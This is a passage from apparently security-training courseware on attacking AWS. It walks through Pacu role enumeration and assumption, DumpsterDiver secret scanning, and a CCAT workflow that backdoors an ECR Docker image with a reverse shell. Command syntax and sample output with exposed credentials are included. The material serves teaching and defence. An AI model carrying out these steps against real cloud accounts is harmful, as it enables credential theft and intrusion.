
Figure 19.53: Screenshot of an AWS IAM misconfigured policy

Attackers use tools such as Pacu, an open-source AWS exploitation framework for enumerating and hijacking IAM roles. The tool contains a 1100+ wordlist of commonly used role names. The script automatically alerts the attacker when the role is identified. It can also identify misconfigured roles and auto-assume the identified roles, and subsequently exposes the role credentials.

Attackers can run the Pacu script below for assuming a role. Before running the script, attackers need to obtain a target account ID for assuming a role.

```
assume_role_enum.py [-h] [-p PROFILE] [-w WORD_LIST] -I ACCOUNT_ID
```

As shown in the figure, the tool initiated role enumeration on a target account and discovered restricted roles, such as "5" and "ADS," and the misconfigured role "APIGateway". The script then assumed the role and exposed the role credentials in JSON format. Attackers can later use the role credentials for performing other targeted attacks.




```
PS C:\Users\[redacted]\Desktop\AssumeRoleEnum> py .\assume_role_enum.py --account-id 34[redacted]58 --profile default

Warning: This script does not check if the keys you supplied have the correct permissions. Make sure they are allo
wed to use sts:AssumeRole on any resource (*)! You can still enumerate roles that exist without the sts:AssumeRole
 permission, but you cannot assume (or identify) a misconfigured role.

Targeting account ID: 34[redacted]58

Starting role enumeration...

  Found restricted role: arn:aws:iam::34[redacted]58:role/5

  Found restricted role: arn:aws:iam::34[redacted]58:role/ADS

  ** Found vulnerable role: arn:aws:iam::34[redacted]58:role/APIGateway **
    Hit max session time limit, reverting to minimum of 1 hour...

  Successfully assumed role: arn:aws:iam::34[redacted]58:role/APIGateway

{
  "Credentials": {
    "AccessKeyId": "ASIAU7DSLMANDEQMCZL5",
    "SecretAccessKey": "dteGVIhL+tj+iwo/vgMGXjuM+/xtllBTufxEzFgR",
    "SessionToken": "FQoGZXIvYXdzEK7//////////wEaDK03iqs6GoTJgzqlCCL4AVTsLgFCTYbk6ZP8t+HOTqBTAfZx6WWQLRGGLwpvt2ohM
81Wq+P96OXQgnKLN/9vZQ8WqZRP0VnFXHxwsPE3DbpXE0+tlsKOhn6JR+OkWixkcQIRjqMor0VaWi0YChFJgXhrGXVNTuBolF2+ZKcMVn8BN2tunb+
56STqv+90Up4Z7C/jglEs83/WPav9E9P2KtsCkrh2W41GKsHyeLuULzXmaGjH+6q5JUvntSouYKAyTUP2G+bUXdoH2xtAlDSPge9JjJCc9dLzRoOFK
8J8mAIO3Q1fF2dL69ogBpg9pPutecSFobJEfFA1rPQOxYcXtAfZFHefvb7hKNXgltwF",
    "Expiration": "2018-08-28 21:28:05+00:00"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AROAIQ[redacted]ZGY:oPznu4ufLRNguKHNgdEV",
    "Arn": "arn:aws:sts::34[redacted]58:assumed-role/APIGateway/oPznu4ufLRNguKHNgdEV"
  }
}
Found 2 restricted role(s):

    arn:aws:iam::34[redacted]58:role/5
    arn:aws:iam::34[redacted]58:role/ADS

.\assume_role_enum.py completed after 14 guess(es).

PS C:\Users\spenc\Desktop\AssumeRoleEnum> 
```

Figure 19.54: Screenshot of the Pacu assume_role_enum script

Cracking AWS Access Keys using DumpsterDiver

- DumpsterDiver allows attackers to examine a **large volume of file types** while scanning hardcoded secret keys such as AWS access keys, SSL keys, and Microsoft's Azure keys
- Attackers use this tool to identify any **potential secret leaks** and hardcoded passwords in the target cloud services



```
rzepsky $> python3 DumpsterDiver.py -p ./test

#Coded by @Rzepsky

FOUND HIGH ENTROPY!!!
The following string: nTRcofv3N9ls6MqFhsR8lxQp+aNfoDv+2lXzv9nT has been found in /Users/rz
epsky/Documents/Projects/DumpsterDiver/Extracted_files/1527368285.059466/BucketScanner/.gi
t/objects/c3/006a91f7eaedd7213119d14d0960c13adf044f_decompressed
FOUND HIGH ENTROPY!!!
The following string: F2n+S5Zqo0uqXfooLAY+hrP+iubSD9HpZT0q76wV has been found in /Users/rz
epsky/Documents/Projects/DumpsterDiver/test/mail.eml
```

https://github.com

Cracking AWS Access Keys using DumpsterDiver

Source: *https://github.com*


DumpsterDiver allows attackers to examine a large volume of file types while scanning hardcoded secret keys, such as AWS access, SSL, and Microsoft Azure keys. It also allows attackers to generate simple conditional-based search rules. Attackers use this tool to identify potential secret leaks and hardcoded passwords in the target cloud services.

Run the following command to retrieve the AWS access keys:

```
DumpsterDiver.py [-h] -p LOCAL_PATH [-r] [-a] [-s] [-l [0,3]] [-o
OUTFILE] [--min-key MIN_KEY] [--max-key MAX_KEY] [--entropy ENTROPY]
[--min-pass MIN_PASS] [--max-pass MAX_PASS]

[--pass-complex {1,2,3,4,5,6,7,8,9}] [--grep-words GREP_WORDS
[GREP_WORDS ...]] [--exclude-files EXCLUDE_FILES [EXCLUDE_FILES ...]]
[--bad-expressions BAD_EXPRESSIONS [BAD_EXPRESSIONS ...]]
```

In the above command,

- -p LOCAL _PATH → Path to the folder containing files to be analyzed.
- -r, --remove → Set this flag to remove files that do not contain secret keys.
- -a, --advance → Set this flag to analyze files using rules specified in 'rules.yaml'.
- -s, --secret → Set this flag to analyze files in search of hardcoded passwords.
- -o OUTFILE → Generate output in JSON format.



```
rzepsky $> python3 DumpsterDiver.py -p ./test

                                                    #Coded by @Rzepsky

FOUND HIGH ENTROPY!!!
The following string: nTRcofv3N9ls6MqFhsR8lxQp+aNfoDv+2lXzv9nT has been found in /Users/rz
epsky/Documents/Projects/DumpsterDiver/Extracted_files/1527368285.059466/BucketScanner/.gi
t/objects/c3/006a91f7eaedd7213119d14d0960c13adf044f_decompressed
FOUND HIGH ENTROPY!!!
The following string: F2n+S5Zqo0uqXfooLAY+hrP+iubSD9HpZT0q76wV has been found in /Users/rz
epsky/Documents/Projects/DumpsterDiver/test/mail.eml
```

Figure 19.55: Screenshot of DumpsterDiver

Exploiting Docker Containers on AWS using Cloud Container Attack Tool (CCAT)

Step 1: Abuse AWS credentials

- Use the "**Enumerate ECR**" module to list the details of available ECR repositories

Step 2: Pull the target Docker image


- Use the CCAT "**Pull Repos from ECR**" module to download the target repository

Step 3: Create a backdoor image

- Use the "**Docker Backdoor**" module to create a reverse shell backdoor replacing the default CMD command

Step 4: Push the backdoor Docker image

- Use the "**Push Repos to ECR**" module to upload the modified Docker image to the ECR repository


File
Edit
Selection
View
Go
Debug
Terminal
Help
DOCKER
CONTAINERS
rhinosecuritylabs/ccat:latest (festive_bhabha - Up Less than a sec...
kalilinux/kali-linux-docker (kali - Up 2 hours)
IMAGES
alpine
amazonlinux
docker
dockerfey/nemter-dockerd
rgenbold/aws-pentest-tools
kalilinux/kali-linux-docker
node
python
rhinosecuritylabs/ccat
ubuntu
zricethezav/gitleaks
REGISTRIES
NETWORKS
VOLUMES
Preview README.md
PROBLEMS
OUTPUT
DEBUG CONSOLE
TERMINAL
1: docker

Cloud Container Attack Tool (CCAT)

Cloud Container Attack Tool (CCAT) is a tool for testing security of container environments.

```
Running module ecr__enum_repos...
Found 5 repositories in us-east-1
Found 3 repositories in us-east-2
ecr__enum_repos completed.

MODULE SUMMARY:

Total 8 ECR Repositories Enumerated
ECR recources saved under ./data/ecr__enum_repos_data.json.

? What do you want to do?  List Enumerated ECR Repos
| Repo Name    | Repo Uri                                                | Tags                       | Region    |
|--------------|---------------------------------------------------------|----------------------------|-----------|
| python       | 216825089941.dkr.ecr.us-east-1.amazonaws.com/python    | ['3.8.0b2-alpine3.10']     | us-east-1 |
| nginx        | 216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx     | ['latest']                 | us-east-1 |
| cloudgoat    | 216825089941.dkr.ecr.us-east-1.amazonaws.com/cloudgoat | ['latest']                 | us-east-1 |
| test         | 216825089941.dkr.ecr.us-east-1.amazonaws.com/test      | ['latest']                 | us-east-1 |
| pacu         | 216825089941.dkr.ecr.us-east-1.amazonaws.com/pacu      | ['latest']                 | us-east-1 |
| python       | 216825089941.dkr.ecr.us-east-2.amazonaws.com/python    | ['3.8.0b2-alpine3.10']     | us-east-2 |
| pacu         | 216825089941.dkr.ecr.us-east-2.amazonaws.com/pacu      | ['backdoor', 'latest']     | us-east-2 |
| cloudgoat    | 216825089941.dkr.ecr.us-east-2.amazonaws.com/cloudgoat | ['latest']                 | us-east-2 |
? What do you want to do?  (Use arrow keys)
   = AWS (rhino) =
   Enumerate ECR
   List Enumerated ECR Repos
 > Pull Repos from ECR
   Push Repos to ECR
   Swap AWS Profile
   = Docker =
   Docker Backdoor
   --------------
   Exit
```

https://github.com

